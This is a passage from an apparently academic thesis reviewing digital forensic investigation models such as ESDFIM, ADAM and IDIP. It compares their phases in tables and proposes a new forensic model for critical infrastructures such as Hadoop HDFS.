Before the investigation takes place, all work that needs to be done must go through the first phase, which is the preparation phase. At this stage, types of work could be, but not limited to studying all applicable guidelines, forensic laws, obtaining management support, and designing strategies and techniques to be implemented.

The second phase is where the evidential life cycle starts. Acquisition and preservation are dealing with complex tasks to secure a crime scene from and being corrupted, studying all types of evidence, and extracting volatile and non-volatile evidence. Also, in this phase evidence is labelled, transported, and packaged for the next phases.




Figure 3.16: Enhanced Systematic Digital Forensic Investigation Model

(Kyei, Zavarsky, Lindskog, & Ruhl, 2013, p.323).

The Third phase is where forensic investigators examine and analyse the evidence they collected from the previous phase. This is a technical job done for analysing the content of all preserved digital devices. At this phase, all evidence will go through complicated processes in order to distinguish between credible evidence that could be traced and other types of evidence that might be ignored.

The Fourth phase is information sharing. Information Sharing refers to the capability to exchange the data between two or more parties, organizations, or countries. This phase is helpful for obtaining a full profile of a suspect through social networking. Another critical phase is called the presentation phase. This presentation involves all data from the data collection, analyses, and examinations to be presented in a formal form for the authority concerned to check the admissibility of the evidence. The last phase is review. At this phase all steps, methodologies, technologies, and evidence will studied for defining any areas of improvement for the future. Also, learned lessons and experiences will be taken into consideration for the next investigations.

3.4.9.1 The Advanced Data Acquisition Model (ADAM)

The advanced data acquisition model developed procedures and processes for digital forensic investigation. The complete model is designated to be categorized into three stages represented in UML. It takes into account its operation requirements that are: the common factor in the three stages of documentation to document all activities involved; ADAM Model is divided into three stages – initial planning, onsite plan, and acquisition (Adams, Hobbs, & Mann, 2013, p.30, 35, 36, 38). The following table is shows the steps followed in order to complete the first stage.

Table 3.4: ADAM Model Stage 1 Steps

Step No.	Step Name	Step Output
1	Requirement of the task	Determining all the documentations, regulations, forensic laws, guidelines, and strategies is the first step of initial planning. This is a brief step to check paperwork.
2	Overall Picture	Due to insufficient data about the target environment, it is important check all electronic data on the infrastructure to obtain the best knowledge of the target system.
3	Parameters	Defining all parameters in the critical infrastructure such as computer systems, data locations, quantity, operating systems, and types of hard disks.
4	Authorization Constraints	The authority to conduct forensic investigation must be gained in several ways: internal authorization from the organization, or

		authorization in law, or externally from the owner.
5	Physical Constraints	Declare that the data is located in particular site to monitor all potential physical accesses to the system thoroughly.
6	Timing Constraints	Defining all constraints that related to the time in order to determine timestamp of each activity to be documented
7	Data Constraints	Formulate all electronic information as a part of the data acquisition process.
8	Plan Logistics	Prepare all equipment, and skills needed and provide scalable storage and transportation. Perform the forensic investigation accurately.
Create Outline Plan to Stage 2		

Initial Planning with steps in Stage 1 are described as shown in the below figure 3.17.

All gaps related to data localization, formatting, and size on the electronic devices are filled in at this stage to create a suitable plan to handle all these gaps efficiently.




Figure 3.17: ADAM Model Stage 1 (Adams, Hobbs, & Mann, 2013, p.35).

The following table 3.5 clarifies all steps that should be done in order to create an effective "onsite plan".

Table 3.5: ADAM Model Stage 2 Steps

Step No.	Step Name	Step Output
1	Site Attendance	Attending the site in order to order to check all potential evidence and determine all borders and limitations of the site for generating a plan. At this step, assumptions and tests are conducted for testing the credibility of evidence.
2	Safety Issues	Isolating all evidence in the crime scene and check the safety of equipment and data from being altered.
3	Activities Documentation	Documenting every single activity is essential for the process of data collection and analysis. Documenting all activities assists the forensic investigator to formulate the final report and to describe all findings.
4	Preliminary Survey	A Preliminary Survey is required for confirming all issues related to data, such as data location. At this step, all suitable acquisition techniques are confirmed for conducting the forensic investigation.
Update Outline Plan to Stage 3		

The Onsite plan with steps in Stage 2 are shown in figure 3.18.



STAGE 2
Attend site
A
From Stage 1
Address safety issues
Ensure safety of personnel and data - this may involve isolating equipment
Maintain documentation of activities
Contemporaneous notes of all activities
Carry out preliminary survey
Confirm data locations
Identify technical issues
Determine mix of onsite/offsite acquisition
To Stage 3
Update Outline Plan
B

Figure 3.18: ADAM Model Stage 2 (Adams, Hobbs, & Mann, 2013, p.37).

At stage 3, data sources are confirmed to be used in the process of data acquisition to acquire the data that leads to the desired results. This is the practical step, which involves all tools and techniques used for obtaining data. Data acquisitioned, which includes corrupted data will go forward for reconstruction to find any information that could be useful in the process of data findings and reporting.

3.5 LITERATURE ANALYSIS

Due to the advancements in cyber area, the use of internet and information technology have dramatically increased. Accordingly, this led to serious cyber-attacks that are targeting critical infrastructures. Digital forensics is chosen for obtaining and investigating all types of digital information including evidence of malicious activity found in suspected systems. This operation is meant to be done for making sure evidence is admissible for the court. Other reasons for performing a formal digital forensic investigation is recovering lost, deleted, or corrupted critical data. The recovered data is helpful for prosecutors (Kaur, Kaur, Khurana, 2016, p.24).

Traditionally, digital forensics has many branches and can be divided into a number of fields, such as computer forensics, network forensics, cloud forensics, and mobile forensics. Untraditionally, with the advancements in computing technologies, new fields appear to perform digital forensics, such as Hadoop Distributed File System (HDFS), which deals with critical systems to handle large volumes of records and archives in industrial control systems in critical infrastructures. Formally, sensitive data is a target for attackers and is vulnerable to data leakage attack (Fu, Gao, Luo, Du, & Guizani, 2017, p.12). Digital forensic investigation skill can help forensic investigators to obtain critical data, such as cluster properties, file retrieval, logging files, metadata, and transaction logs.

When large amounts of data are involved in forensic investigations, digital forensic requirements and operations are changed. In traditional forensic investigations, the forensic investigators are relying on static techniques to remove hard disks and time for acquiring the data. However, a number of architectural and technical limitations have prevented investigators from performing this type of investigation in larger IT infrastructures such as diversity in events and input sources (Zuech, Khoshgoftaar, & Wald, 2015, p.4).

The evidence collected from the forensic investigation is the data stored in the digital systems and it could be deleted files, hidden files, metadata, corrupted data, hard drive data, in-memory data, or any other forms of data. The key objective from investigating critical infrastructures forensically is to acquire the data to obtain desired results in a defensible manner (Javadianasl, Manaf, & Zamani, 2016, p. 282). Therefore, a number of digital forensic models have been designed for facilitating the process of acquiring the data effectively. Criteria for assessing the quality of forensic investigation is still needed to suit digital forensic investigation in customised and critical infrastructures.

Reporting digital forensics findings is one of the critical phases in digital forensics, because it depends on the investigation environment components, size, and acquired data sources. This stage of digital forensic investigation is to present and discuss all findings and results from a particular investigation to stakeholders who will assess and evaluate the outcome of the investigation. Completing this process is essential because all actions regarding the case will be depending on the accuracy, clarity, and extent of the digital evidence presentation. Usually, stakeholders who will be in charge of the issue presented in the particular report are from the managerial level, which means they are a non-technical audience.

Section 3.4 has reviewed ten of the existing digital forensic models in detail. The Digital Forensic Workshop (DFRW) was introduced as a map for framing formal digital forensic stages to suit forensic examiners and investigators in conducting forensic investigations in different areas such as military operations and information warfare, business and industry, and law enforcement (DEFRW, 2001, p.3-4). The Digital Forensic Research Workshop is phased into seven vital and major stages.

The Abstract Digital Forensic Model (ADFM) is discussed as another design that has been redesigned and recreated from the Digital Forensic Workshop Model. This is an improved model and was created to contain new stages, of a total nine stages after the addition of modification and development. These phases are: Identification, preparation, approach strategy, preservation, collection, examination, analysis, presentation, and returning evidence (Kyei, Zavarsky, Lindskog, & Ruhl, 2013, p.316).


The integrated digital investigation model (IDIP Model) is reviewed in section 3.4.3 with full detail of its phases and sub-phases. This model is sectioned into five key areas of phases and each phase has a number of sub-phases, which are readiness phases, deployment phases, physical crime scene investigation phases, and review phases (Kyei, Zavarsky, Lindskog, & Ruhl, 2013, p.315). The major objective from taking steps to reach the readiness phase is to ensure that the target infrastructure and its operations are able to support a forensic investigation efficiently. The major objective from taking steps to reach the deployment phase is to ensure that the there is a mechanism provided to detect and confirm incidents by implementing suitable techniques used in digital forensic investigation, which allows investigators to acquire the required data to be examined. The major objective to reach the physical crime investigation phase is to ensure that there is a mechanism provided to collect and analyse the evidence by applying appropriate tools used in digital forensic investigations. The major objective for taking steps to reach the digital crime investigation phase is to ensure that there is a mechanism provided to collect and analyse. Also that there is an investigative review provided for identifying all possible vulnerabilities and areas of improvement.

The Enhanced digital investigation process model (EDIP) is an enhanced model improved from the previous integrated digital investigation process model (IDIP) that includes two further steps in order to enhance the performance of the digital forensic investigation. These steps are: trace back and dynamite. The phase of dynamite involves collecting all items and evidence found from the primary crime scene. This phase aims to analyse all evidence found after passing the process of collection. The Trace back phase involves the process of tracking down the perpetrator at the physical crime scene level by identifying all possible devices used in performing the act.

The Extended Model of Cybercrime Investigation is reviewed with a completed model shown to include all related phases. EMCIM has been designed and developed to fill the gap in other previous models, which were focusing on the middle part of the process. EMCI focuses on early and later stages of the process and the middle part as well to acquire all relevant information from all stages (Ciardhuáin, 2004, p.4). The Digital Forensic Model Based on the Malaysian Investigation Process, was to focus on the aspects of the forensic investigation. The previous models were focusing on the processing of the investigation. This proposed model intended to clarify information process flow of the investigation to fill the gap reviewed of the previous models (Perumal, 2009, p.40). Inkipi (2011) enhanced the performance of digital forensic investigation by proposing a four tier approach: preparation of case, collection of digital items, examination of all items collected, and results.

A new model called Systematic Digital Forensic Investigation Model was developed for improving the process of digital investigation into eleven phases – preparation, securing the scene, survey, documentation, communication, collection, preservation, examination, analysis, presentation, and results. This model was developed for conducting a forensic investigation in a systematic way. A modified model called Enhanced Systematic Digital Forensic Investigation Model was developed to fill gaps in the Systematic Digital Forensic Investigation Model (SDFIM). It proposed digital investigation in six phases to include – preparation, acquisition, examination, information sharing, presentation, and review. The advanced data acquisition model developed new procedures and processes for digital forensic investigation. The complete model is designated to be categorized into three stages represented in UML, taking into account its operation requirements. The following table 3.6 compares the activities of each phase in the enhanced systematic digital forensic model based on a number of tasks given with the existing digital forensic models.

Table 3.6: Comparison of existing models with ESDFM (Ajijola, Zavarsky, & Ruhl, 2014, p.325).



Phase	Task/ Activities	ESDFIM	SDFIM	DFMDFI	DFMMIP	EDIP	IDIP	EMCI	ADFM	DFIM	DFRW
Preparation	Preparation	✓	✓	✓					✓		
	Planning	✓			✓			✓			
	Operation readiness	✓				✓	✓				
	Infrast. readiness	✓				✓	✓				
	Survey	✓				✓	✓				
	Awareness	✓	✓					✓			
	Assessment	✓	✓			✓	✓				
	Communication	✓		✓							
	Approach strategy	✓	✓						✓		
	Authorization & approval	✓	✓	✓	✓	✓	✓	✓			
	Forensic laws	✓	✓		✓						
	Search warrant	✓	✓		✓		✓	✓			
	Honeypot/honeynet-like tools	✓									
Acquisition and Preservation	Securing crime scene	✓	✓			✓					
	Comm. shielding	✓	✓								
	Identification and collection	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Reconnaissance	✓			✓						
	Deployment, detection & notification	✓				✓	✓	✓			
	Non-volatile evidence	✓	✓								
	Live response (volatile evidence)	✓	✓		✓						
	Documentation	✓	✓	✓		✓	✓				
	Transportation, labeling, packaging	✓	✓		✓			✓			
	Image acquisition	✓	✓			✓	✓				
	Storage and preservation	✓	✓	✓	✓	✓	✓	✓	✓		✓
Examination and Analysis	Examination	✓	✓	✓				✓	✓		✓
	Exploratory testing	✓		✓							
	Hypothesis creation	✓						✓			
	Analysis	✓	✓	✓	✓				✓	✓	✓
	Tracing and reconstruction	✓				✓	✓				
	Dynamite	✓				✓					
Information Sharing	Information sharing	✓				✓					
	Criminal profiling	✓									
	Interview techniques	✓									
	Interrogation	✓									
Presentation	Report/Result	✓	✓	✓	✓				✓		✓
	Presentation	✓	✓	✓		✓	✓	✓			✓
	Testify	✓									
	Proof and Defense	✓			✓			✓		✓	✓
Review	Review	✓	✓	✓		✓	✓				
	Evaluation	✓									
	Archival Storage	✓			✓						
	Return of evidence	✓							✓		
	Dissemination	✓						✓			

The following table 3.7 compares the tasks for each stage in the digital forensic model based on the Malaysian investigation process with the existing digital forensic models that are discussed in section 3.4.

Table 3.7: comparison of tasks for each stage between Malaysian investigation model and the existing models (Perumal, 2009, p.43).

Task in new model		Kruse & Heiser	Lee et al	Casey	DFRWS	Reith et al	Seamus
Planning	Authorization						✓
	Search Warrant Obtained						
Identification	Identified Seized Items	✓	✓	✓	✓	✓	✓
	Live Acquisition Identify Fragile Evidence						
Reconnaissance	*Static Acquisition* Gathering Evidence		✓	✓	✓		✓
	Transport & Storage	✓			✓		✓
Analysis		✓	✓	✓	✓	✓	✓
Result			✓		✓	✓	✓
Proof & Defense					✓		✓
Archive Storage							✓

Table 3.7 shows that there are some tasks missing in some of the digital forensic models, which are a serious gap for forensic investigations. The table shows a serious lack of authorisation, search warrant obtained, live acquisition, fragile evidence, proof and defence, and archive storage in most forensic models. These require a number of improvements to enhance the process of forensic investigation.

3.6 LITERATURE GAP

Based on the literature presented and introduced in chapters 2 and 3, it is clear that existing digital forensic models are designed and developed with specific characteristics for certain areas. These areas have served traditional contexts well. For example, digital forensic models have been designed to perform network forensics, computer forensics, and mobile forensics. These traditional techniques are no longer suitable to deal with the age of big data. Large volumes of data “Big Data” is a new age that has large data sets to be analysed computationally in order to expose patterns. Untraditional ways are required to deal with these large volumes of data under all categories forensically. The gap can be identified as that there is no digital forensic models, guidelines, or specific methodology to support forensic investigators, when dealing with forensic cases related to data representation. All existing forensic models were designed to support traditional physical approaches. This literature clarifies that there is a gap in supporting forensic investigators with the necessary methods and techniques required to conduct a successful digital forensic investigation.

Therefore, a customised forensic investigation model is designed based on a strawman model as shown in figure 3.19 to be tested. This proposed forensic model is drafted from the analyses of the literature reviewed above and has been formulated to focus on the gaps identified. The result of the proposed model needs to go through processes of assessments, evaluations, and validations against the other existing models analysed in section 3.4 to prove its capability to conduct effective investigations. It will be named the Digital Forensic Investigation Model for Critical Infrastructures.

The Digital Forensic Investigation Model for Critical Infrastructures has 5 major phases with 8 sub-phases for Hadoop HDFS, and 7 sub-phases for Engineering Workstations. The implication of the model's design is for covering external areas in critical infrastructures, which combine together to meet the requirement of conducting an efficient forensic investigation.

This proposed model is a road map for creating formal digital forensic investigation with new aspects that meet the requirements of classified data. The previous models have introduced informal and incomplete procedures to deliver a framework that covers all particular areas related to the target infrastructure with all possible methods and techniques.

